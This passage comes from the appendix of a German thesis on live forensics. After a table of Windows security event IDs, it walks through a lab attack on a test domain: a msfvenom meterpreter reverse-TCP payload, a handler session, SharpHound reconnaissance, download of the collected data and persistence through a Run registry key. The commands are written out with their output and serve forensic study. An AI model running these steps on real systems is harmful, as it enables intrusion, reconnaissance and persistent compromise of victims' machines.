                        User = $_.Name
                        Browser = 'IE'
                        DataType = 'History'
                        Data = $Value
                    }
                }
            }
        } | Out-File BROWSING_HISTORY\IE_History.txt
    }
}
```

A.41 Ausgewählte Ereignis-IDs und entsprechende Aktion

Ereignis-ID	Aktion
4798	Die lokale Gruppenmitgliedschaft eines Benutzers wurde aufgezählt.[61]
4624	Ein Konto wurde erfolgreich angemeldet.[62]
4720	Es wurde ein Benutzerkonto erstellt.[63]
4724	Es wurde versucht, das Kennwort eines Kontos zurückzusetzen.[64]
4732	Ein Mitglied wurde einer sicherheitsfähigen lokalen Gruppe hinzugefügt.[65]
4728	Ein Mitglied wurde einer sicherheitsfähigen globalen Gruppe hinzugefügt.[66]
4722	Ein Benutzerkonto wurde aktiviert[67]
4723	Es wurde versucht, das Kennwort eines Kontos zu ändern.[68]
4726	Ein Benutzerkonto wurde gelöscht.[69]
4740	Ein Benutzerkonto wurde gesperrt.[70]
5376	Anmeldeinformationen des

	Anmeldeinformations-Managers wurden gesichert.[71]
5377	Anmeldeinformationen des Anmeldeinformations-Managers wurden aus einer Sicherung wiederhergestellt.[72]

A.42 Konfigurationsschritte zur Vorbereitung und Durchführung des Angriffsszenarios

1. Starten des Metasploit-Frameworks und erstellen der Payload zum Aufbau einer Reverse-TCP-Verbindung

```
msf6 > sudo msfvenom -p windows/meterpreter/reverse_tcp -f exe LHOST=172.31.21.111 LPORT=4444 -o /home/trudy/Desktop/Payload.exe
[*] exec: sudo msfvenom -p windows/meterpreter/reverse_tcp -f exe LHOST=172.31.21.111 LPORT=4444 -o /home/trudy/Desktop/Payload.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /home/trudy/Desktop/Payload.exe
```

2. Konfiguration eines Handlers zum Verbindungsaufbau
   a. Exploit/Handler auswählen

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

   b. Die zuvor ausgewählte Payload festlegen

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
```

   c. Lokalen Host (LHOST) festlegen

```
msf6 exploit(multi/handler) > set LHOST 172.31.21.111
LHOST ⇒ 172.31.21.111
```

   d. Lokalen Port (LPORT) festlegen

```
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
```

e. Exploit – Handler starten

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.31.21.111:4444
```

3. Kopieren und Ausführen der Payload auf Zielclient WINPC01
4. Herstellung einer Verbindung – Start der Meterpreter-Sitzung

```
[*] Started reverse TCP handler on 172.31.21.111:4444
[*] Sending stage (175686 bytes) to 172.31.21.11
[*] Meterpreter session 1 opened (172.31.21.111:4444 → 172.31.21.11:51800) at 2023-10-14 13:29:20 +0200

meterpreter >
```

5. Upload von SharpHound innerhalb der Meterpreter-Sitzung

```
meterpreter > upload /usr/lib/bloodhound/resources/app/Collectors/SharpHound.exe c:\\users\\alice.TSTLB-LVFRNSCTR\\Downloads
[*] Uploading  : /usr/lib/bloodhound/resources/app/Collectors/SharpHound.exe → c:\users\alice.TSTLB-LVFRNSCTR\Downloads\SharpHound.exe
[*] Completed  : /usr/lib/bloodhound/resources/app/Collectors/SharpHound.exe → c:\users\alice.TSTLB-LVFRNSCTR\Downloads\SharpHound.exe
```

6. Starten der Eingabeaufforderung auf dem Zielclient

```
meterpreter > shell
Process 8516 created.
Channel 2 created.
Microsoft Windows [Version 10.0.19044.3448]
(c) Microsoft Corporation. Alle Rechte vorbehalten.

C:\Users\alice.TSTLB-LVFRNSCTR\Downloads>
```

7. Ausführung der SharpHound.exe auf dem Zielclient

```
C:\Users\alice.TSTLB-LVFRNSCTR\Downloads>.\SharpHound.exe
.\SharpHound.exe
2023-10-13T13:35:23.0137085+02:00|INFORMATION|This version of SharpHound is compatible with the 4.3.1 Release of BloodHound
2023-10-13T13:35:23.3575180+02:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2023-10-13T13:35:23.4043404+02:00|INFORMATION|Initializing SharpHound at 13:35 on 13.10.2023
2023-10-13T13:35:24.0918116+02:00|INFORMATION|[CommonLib LDAPUtils]Found usable Domain Controller for testlab-liveforensicator.de : WINSRV01.testlab-liveforensicator.de
2023-10-13T13:35:25.0721983+02:00|INFORMATION|Loaded cache with stats: 53 ID to type mappings.
 54 name to SID mappings.
 1 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2023-10-13T13:35:25.0878112+02:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2023-10-13T13:35:25.4784347+02:00|INFORMATION|Beginning LDAP search for testlab-liveforensicator.de
2023-10-13T13:35:25.5721854+02:00|INFORMATION|Producer has finished, closing LDAP channel
2023-10-13T13:35:25.5878073+02:00|INFORMATION|LDAP channel closed, waiting for consumers
2023-10-13T13:35:56.3461971+02:00|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 40 MB RAM
2023-10-13T13:36:07.0430700+02:00|INFORMATION|Consumers finished, closing output channel
2023-10-13T13:36:07.1399718+02:00|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2023-10-13T13:36:07.3117928+02:00|INFORMATION|Status: 94 objects finished (+94 2.292683)/s -- Using 44 MB RAM
2023-10-13T13:36:07.3117928+02:00|INFORMATION|Enumeration finished in 00:00:41.8557684
2023-10-13T13:36:07.5149673+02:00|INFORMATION|Saving cache with stats: 53 ID to type mappings.
 54 name to SID mappings.
 1 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2023-10-13T13:36:07.5305922+02:00|INFORMATION|SharpHound Enumeration Completed at 13:36 on 13.10.2023! Happy Graphing!
```

8. Download der Ergebnisdateien des Datensammellaufs von SharpHound

```
meterpreter > download C:\\Users\\alice.TSTLB-LVFRNSCTR\\Downloads\\20231013133606_BloodHound.zip
[*] Downloading: C:\Users\alice.TSTLB-LVFRNSCTR\Downloads\20231013133606_BloodHound.zip → /home/trudy/20231013133606_BloodHound.zip
[*] Downloaded 12.13 KiB of 12.13 KiB (100.0%): C:\Users\alice.TSTLB-LVFRNSCTR\Downloads\20231013133606_BloodHound.zip → /home/trudy/20231013133606_BloodHound.zip
[*] Completed  : C:\Users\alice.TSTLB-LVFRNSCTR\Downloads\20231013133606_BloodHound.zip → /home/trudy/20231013133606_BloodHound.zip
```


9. Starten einer PowerShell-Sitzung auf dem Zielclient

```
C:\Users\alice.TSTLB-LVFRNSCTR\Downloads>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. Alle Rechte vorbehalten.

Lernen Sie das neue plattform◆bergreifende PowerShell kennen - https://aka.ms/pscore6

PS C:\Users\alice.TSTLB-LVFRNSCTR\Downloads>
```

10. Payload.exe dem Autostart hinzufügen über einen neuen Registry-Eintrag

```
PS C:\Users\alice.TSTLB-LVFRNSCTR\Downloads> New-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\Curre
ntVersion\Run" -Name "Payload" -Value "c:\users\alice.TSTLB-LVFRNSCTR\Downloads\Payload.exe"
New-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run" -Name "Payload" -Value "c:\use
rs\alice.TSTLB-LVFRNSCTR\Downloads\Payload.exe"


Payload      : c:\users\alice.TSTLB-LVFRNSCTR\Downloads\Payload.exe
PSPath       : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVers
ion\Ru
               n
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVers
ion
PSChildName  : Run
PSDrive      : HKCU
PSProvider   : Microsoft.PowerShell.Core\Registry
```

Ansicht der Windows Registry auf WINPC01



14 Selbstständigkeitserklärung

Hiermit erkläre ich, dass ich die hier vorliegende Arbeit selbstständig, ohne unerlaubte fremde Hilfe und nur unter Verwendung der in der Arbeit aufgeführten Hilfsmittel angefertigt habe.

Mülheim an der Ruhr, den 18.11.2023

Ort, Datum (Unterschrift)